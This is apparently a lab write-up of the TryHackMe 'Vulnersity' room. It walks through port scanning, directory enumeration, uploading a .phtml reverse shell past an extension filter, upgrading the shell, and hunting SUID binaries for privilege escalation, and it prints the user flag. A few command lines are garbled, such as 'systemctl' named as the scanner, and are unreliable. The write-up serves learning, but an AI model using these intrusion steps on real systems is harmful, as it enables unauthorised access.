

VULNERSITY WALKTHROUGH

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VULNERSITY is a beginner-friendly a Room from TryHackMe. The goal is to identify and escalate the user and gain privilege access and get the flags. This write-up outlines the complete process.

SETUP AND TOOLS

- Room -tryHackme (VULNERSITY)
- Attacker Machine – Kali linux
- Tools used - Systemctl, Gobuster, netcat(nc),

Step 1: Reconnaissance

The target's IP is 10.48.190.24 -sV

Perform attempts to determine the version of the services running

systemctl: systemctl 10.48.190.24 -A



```
(kali@kali)-[~]
└─$ nmap -sV 10.48.190.24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-14 05:16 -0500
Nmap scan report for 10.48.190.24
Host is up (0.10s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.5
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
139/tcp   open  netbios-ssn    Samba smbd 4
445/tcp   open  netbios-ssn    Samba smbd 4
3128/tcp  open  http-proxy     Squid http proxy 4.10
3333/tcp  open  http           Apache httpd 2.4.41 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.85 seconds

(kali@kali)-[~]
└─$
```


Result:

Port 21: ftp

Port 22: ssh


Port 139,445: Samba

Let's first start by scanning the website to find any hidden directories. To do this, we're going to use Gobuster.




```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~/Desktop  
(kali@kali)-[~]  
$ gobuster dir -u http://10.48.190.24:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt  
  
Gobuster v3.8.2  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url: http://10.48.190.24:3333  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-1.0.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8.2  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
images (Status: 301) [Size: 320] [→ http://10.48.190.24:3333/images/]  
css (Status: 301) [Size: 317] [→ http://10.48.190.24:3333/css/]  
js (Status: 301) [Size: 316] [→ http://10.48.190.24:3333/js/]  
internal (Status: 301) [Size: 322] [→ http://10.48.190.24:3333/internal/]  
Progress: 22709 / 141707 (16.03%)
```

We found a hidden directory named **Internal**





We found there is upload option in here let's upload a payload in here via **netcat(nc)**


For payload, we use the online tool named **Reverse shell generator** and by setting the LHOST and PORT number



Copy it and paste into a file named **key1.phtml**




Now let's check the file is uploaded or not




(Note: if the website rejects the file extension try another extension, because by default website don't allow php extensions)


Now let's listen through netcat(nc)




Let's load the key1.phtml



We got the connection successfully



And changing the directory to home directory and I found user named bill in there I found user.txt




And we got flag one

Flag 1: 8bd7992fbe8a6ad22a63361004cfcedb

Let's do privilege escalation

I tried to change root directory

A terminal window on a Kali Linux machine. The user is in a virtual machine named 'vmlinux'. They navigate to the home directory of a user named 'bill' and attempt to change to the root directory. The command 'cd /root' fails with a permission denied error. The user then runs 'find / -perm -4000 -type f -ls 2>/dev/null' to find files with root permissions. The output shows a list of files, including '/usr/bin/newuidmap', '/usr/bin/chfn', '/usr/bin/newgidmap', '/usr/bin/sudo', '/usr/bin/chsh', '/usr/bin/passwd', '/usr/bin/pkexec', '/usr/bin/newgrp', '/usr/bin/gpasswd', '/usr/bin/at', '/usr/lib/snapd/snap-confine', '/usr/lib/policykit-1/polkit-agent-helper-1', '/usr/lib/openssh/ssh-keysign', '/usr/lib/ject/dmccrypt-get-device', '/usr/lib/dbus-1.0/dbus-daemon-launch-helper', '/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic', '/bin/su', '/bin/mount', '/bin/umount', and '/bin/systemctl'. The file '/bin/systemctl' is highlighted.


```
vmlinux
vmlinux.old
$ cd home
$ ls
bill
ubuntu
$ cd bill
$ ls
user.txt
$ cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
$ cd
$ cd /root
sh: 8: cd: can't cd to /root
$ find / -perm -4000 -type f -ls 2>/dev/null
$ shell
sh: 10: shell: not found
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-48-190-24:/home/bill$ clear
clear
TERM environment variable not set.
www-data@ip-10-48-190-24:/home/bill$ ls
ls
user.txt
www-data@ip-10-48-190-24:/home/bill$ cd /home
cd /home
www-data@ip-10-48-190-24:/home$ ls
ls
bill  ubuntu
www-data@ip-10-48-190-24:/home$ cd ..
cd ..
www-data@ip-10-48-190-24:/home$ cd /root
cd /root
bash: cd: /root: Permission denied
www-data@ip-10-48-190-24:/home$
```

But the permissions denied, so let's do privilege escalation

To do the privilege escalation we need to find the files which has the root permissions

Command:

find / -perm -4000 -type f -ls 2>/dev/null

A terminal window on a Kali Linux machine showing the output of the command 'find / -perm -4000 -type f -ls 2>/dev/null'. The output is a long list of files with their permissions, ownership, and location. The file '/bin/systemctl' is highlighted.

```
www-data@ip-10-48-190-24:/home$ find / -perm -4000 -type f -ls 2>/dev/null
find / -perm -4000 -type f -ls 2>/dev/null
396628 44 -rwsr-xr-x 1 root root 41552 Feb 6 2024 /usr/bin/newuidmap
395578 84 -rwsr-xr-x 1 root root 85064 Feb 6 2024 /usr/bin/chfn
396626 48 -rwsr-xr-x 1 root root 45648 Feb 6 2024 /usr/bin/newgidmap
396998 164 -rwsr-xr-x 1 root root 166056 Apr 4 2023 /usr/bin/sudo
400521 52 -rwsr-xr-x 1 root root 53040 Feb 6 2024 /usr/bin/chsh
400524 68 -rwsr-xr-x 1 root root 68208 Feb 6 2024 /usr/bin/passwd
419923 32 -rwsr-xr-x 1 root root 31032 Feb 21 2022 /usr/bin/pkexec
397803 44 -rwsr-xr-x 1 root root 44784 Feb 6 2024 /usr/bin/newgrp
400523 88 -rwsr-xr-x 1 root root 88464 Feb 6 2024 /usr/bin/gpasswd
401943 56 -rwsr-xr-x 1 daemon daemon 55560 Nov 12 2018 /usr/bin/at
397519 156 -rwsr-xr-x 1 root root 159304 Jan 15 2025 /usr/lib/snapd/snap-confine
419925 24 -rwsr-xr-x 1 root root 22840 Feb 21 2022 /usr/lib/policykit-1/polkit-agent-helper-1
397315 468 -rwsr-xr-x 1 root root 477672 Apr 11 2025 /usr/lib/openssh/ssh-keysign
401528 16 -rwsr-xr-x 1 root root 14488 Jul 8 2019 /usr/lib/ject/dmccrypt-get-device
396651 52 -rwsr-xr-x 1 root messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
404935 848 -rwsr-xr-x 1 root root 866448 Feb 3 2022 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
131104 68 -rwsr-xr-x 1 root root 67816 Apr 9 2024 /bin/su
131153 56 -rwsr-xr-x 1 root root 55528 Apr 9 2024 /bin/mount
131154 40 -rwsr-xr-x 1 root root 39144 Apr 9 2024 /bin/umount
131094 976 -rwsr-xr-x 1 root root 996584 Jun 17 2024 /bin/systemctl
131066 40 -rwsr-xr-x 1 root root 39144 Mar 7 2020 /bin/usermount
